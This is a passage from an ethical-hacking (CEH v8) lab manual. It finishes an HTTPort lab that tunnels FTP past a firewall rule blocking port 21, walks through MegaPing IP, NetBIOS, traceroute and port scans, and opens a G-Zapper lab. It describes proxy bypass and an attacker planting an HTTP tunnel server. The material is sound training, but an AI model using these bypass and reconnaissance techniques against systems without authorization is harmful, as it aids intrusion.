


FIGURE 14.17: Windows Firewall Profile settings

35. Type **Port 21 Blocked** in the **Name** field, and click **Finish**

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 03\Scanning Networks

The default TCP port for FTP connection is port 21. Sometimes the local Internet Service Provider blocks this port and this will result in FTP




FIGURE 14.18: Windows Firewall assigning a name to Port

36. The new rule **Port 21 Blocked** is created as shown in the following figure.




FIGURE 14.19: Windows Firewall New rule

37. Right-click the newly created rule and select **Properties**




FIGURE 14.20: Windows Firewall new rule properties

38. Select the **Protocols and Ports** tab. Change the **Remote Port** option to **Specific Ports** and enter the **Port number** as **21**

39. Leave the other settings as their defaults and click **Apply** then click **OK**.

Enables you to bypass your HTTP proxy in case it blocks you from the Internet




FIGURE 14.21: Firewall Port 21 Blocked Properties

- Type **ftp ftp.certifiedhacker.com** in the command prompt and press **Enter**. The connection is blocked in **Windows Server 2008 by firewall**




FIGURE 14.22: ftp connection is blocked

- Now open the command prompt on the **Windows Server 2012** host machine and type **ftp 127.0.0.1** and press **Enter**

HTTPort makes it possible to open a client side of a TCP/IP connection and provide it to any software. The keywords here are: "client" and "any software".

```
C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
220 Welcome TO FTP Account
User <127.0.0.1:<none>>:
```

FIGURE 14.23: Executing ftp command

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
HTTPPort	Proxy server Used: 10.0.0.4
	Port scanned: 80
	Result: ftp 127.0.0.1 connected to 127.0.0.1

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

- How do you set up an HTTPPort to use an email client (Outlook, Messenger, etc.)?
- Examine if software does not allow editing the address to connect to.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs

Lab**15**

Basic Network Troubleshooting Using MegaPing

MegaPing is an ultimate toolkit that provides complete essential utilities for information system administrators and IT solution providers.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

You have learned in the previous lab that HTTP tunneling is a technique where communications within network protocols are captured using the HTTP protocol. For any companies to exist on the Internet, they require a web server. These web servers prove to be a high data value target for attackers. The attacker usually exploits the WWW server running IIS and gains command line access to the system. Once a connection has been established, the attacker uploads a precompiled version of the HTTP tunnel server (hts). With the hts server set up the attacker then starts a client on his or her system and directs its traffic to the SRC port of the system running the hts server. This hts process listens on port 80 of the host WWW and redirects traffic. The hts process captures the traffic in HTTP headers and forwards it to the WWW server port 80, after which the attacker tries to log in to the system; once access is gained he or she sets up additional tools to further exploit the network.

MegaPing security scanner checks your network for potential vulnerabilities that might be used to attack your network, and saves information in security reports. In this lab you will learn to use MegaPing to check for vulnerabilities and troubleshoot issues.

Lab Objectives

This lab gives an insight into pinging to a destination address list. It teaches how to:

- Ping a destination address list
- Traceroute
- Perform NetBIOS scanning

Lab Environment

To carry out the lab, you need:

 Tools demonstrated in this lab are available in **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks**

 PING stands for Packet Internet Groper.

- MegaPing is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\MegaPing**
- You can also download the latest version of **Megaping** from the link <http://www.magnetosoft.com/>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible DNS server
- This lab will work in the CEH lab environment, on **Windows Server 2012**, **Windows 2008**, and **Windows 7**

Lab Duration

Time: 10 Minutes

Overview of Ping

The ping command sends **Internet Control Message Protocol (ICMP)** echo request packets to the target host and waits for an **ICMP response**. During this request-response process, ping measures the time from transmission to reception, known as the **round-trip time**, and records any loss packets.

Lab Tasks

 **T A S K 1**
IP Scanning

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 15.1: Windows Server 2012 – Desktop view

2. Click the **MegaPing** app to open the **MegaPing** window.




FIGURE 15.2: Windows Server 2012 – Apps

- The **MegaPing** main window, as shown in the following figure.




Figure 15.3: MegaPing main windows

- Select any one of the **options** from the left pane of the window.
- Select **IP scanner**, and type in the **IP range** in the **From** and **To** field; in this lab the IP range is from **10.0.0.1** to **10.0.0.254**. Click **Start**
- You can select the **IP range** depending on your network.

All Scanners can scan individual computers, any range of IP addresses, domains, and selected type of computers inside domains

Security scanner provides the following information:
NetBIOS names, Configuration info, open TCP and UDP ports, Transports, Shares, Users, Groups, Services, Drivers, Local Drives, Sessions, Remote Time of Date, Printers

Module 03 – Scanning Networks




FIGURE 15.4: MegaPing IP Scanning

7. It will list down all the **IP addresses** under that range with their **TTL** (Time to Live), **Status** (dead or alive), and the **statistics** of the dead and alive hosts.




FIGURE 15.5: MegaPing IP Scanning Report

8. Select the **NetBIOS Scanner** from the left pane and type in the IP range in the **From** and **To** fields. In this lab, the **IP range** is from **10.0.0.1** to **10.0.0.254**. Click **Start**

T A S K 2

NetBIOS Scanning

❑ **MegaPing can scan your entire network and provide information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, and more.**




FIGURE 15.6: MegaPing NetBIOS Scanning

- The **NetBIOS** scan will list all the hosts with their **NetBIOS names** and **adapter addresses**




FIGURE 15.7: MegaPing NetBIOS Scanning Report

- Right-click the IP address. In this lab, the selected IP is 10.0.0.4; it will be different in your network.
- Then, right-click and select the **Traceroute** option.

T A S K 3

Traceroute

Module 03 – Scanning Networks

Other features include multithreaded design that allows to process any number of requests in any tool at the same time, real-time network connections status and protocols statistics, real-time process information and usage, real-time network information, including network connections, and open network files, system tray support, and more




FIGURE 15.8: MegaPing Traceroute

12. It will open the **Traceroute** window, and will trace the IP address selected.




FIGURE 15.9: MegaPing Traceroute Report

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

TASK 4

Port Scanning

13. Select Port Scanner from the left pane and add www.certifiedhacker.com in the **Destination Address List** and then click the **Start** button.
14. After clicking the **Start** button it toggles to **Stop**
15. It will lists the ports associated with www.certifiedhacker.com with the keyword, risk, and port number.

 MegaPing security scanner checks your network for potential vulnerabilities that might use to attack your network, and saves information in security reports




FIGURE 15.10: MegaPing Port Scanning Report

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
MegaPing	<p>IP Scan Range: 10.0.0.1 – 10.0.0.254</p> <p>Performed Actions:</p> <ul style="list-style-type: none"> ▪ IP Scanning ▪ NetBIOS Scanning ▪ Traceroute ▪ Port Scanning <p>Result:</p> <ul style="list-style-type: none"> ▪ List of Active Host ▪ NetBios Name ▪ Adapter Name

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. How does MegaPing detect security vulnerabilities on the network?
2. Examine the report generation of MegaPing.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs


Lab**16**

Detect, Delete and Block Google Cookies Using G-Zapper

G-Zapper is a utility to block Google cookies, clean Google cookies, and help you stay anonymous while searching online.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

You have learned in the previous lab that MegaPing security scanner checks your network for potential vulnerabilities that might be used to attack your network, and saves information in security reports. It provides detailed information about all computers and network appliances. It scans your entire network and provides information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, etc. Scan results can be saved in HTML or TXT reports, which can be used to secure your network.

As an administrator, you can organize safety measures by shutting down unnecessary ports, closing shares, etc. to block attackers from intruding the network. As another aspect of prevention you can use G-Zapper, which blocks Google cookies, cleans Google cookies, and helps you stay anonymous while searching online. This way you can protect your identity and search history.

Lab Objectives

This lab explain how G-Zapper automatically **detects** and **cleans** the Google cookie each time you use your web browser.

Lab Environment

To carry out the lab, you need:

 Tools
**demonstrated in
this lab are
available in
D:\CEH-
Tools\CEHv8
Module 03
Scanning
Networks**

- G-Zapper is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Anonymizers\G-Zapper**
- You can also download the latest version of **G-Zapper** from the link <http://www.dummysoftware.com/>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Install **G-Zapper** in Windows Server 2012 by following wizard driven installation steps
- Administrative privileges to run tools
- A computer running **Windows Server 2012**

Lab Duration

Time: 10 Minutes

Overview of G-Zapper

G-Zapper helps protect your identity and search history. G-Zapper will read the **Google cookie** installed on your PC, display the date it was installed, determine how long your **searches** have been **tracked**, and **display** your Google searches. G-Zapper allows you to automatically **delete** or entirely **block** the Google search cookie from future installation.

Lab Tasks

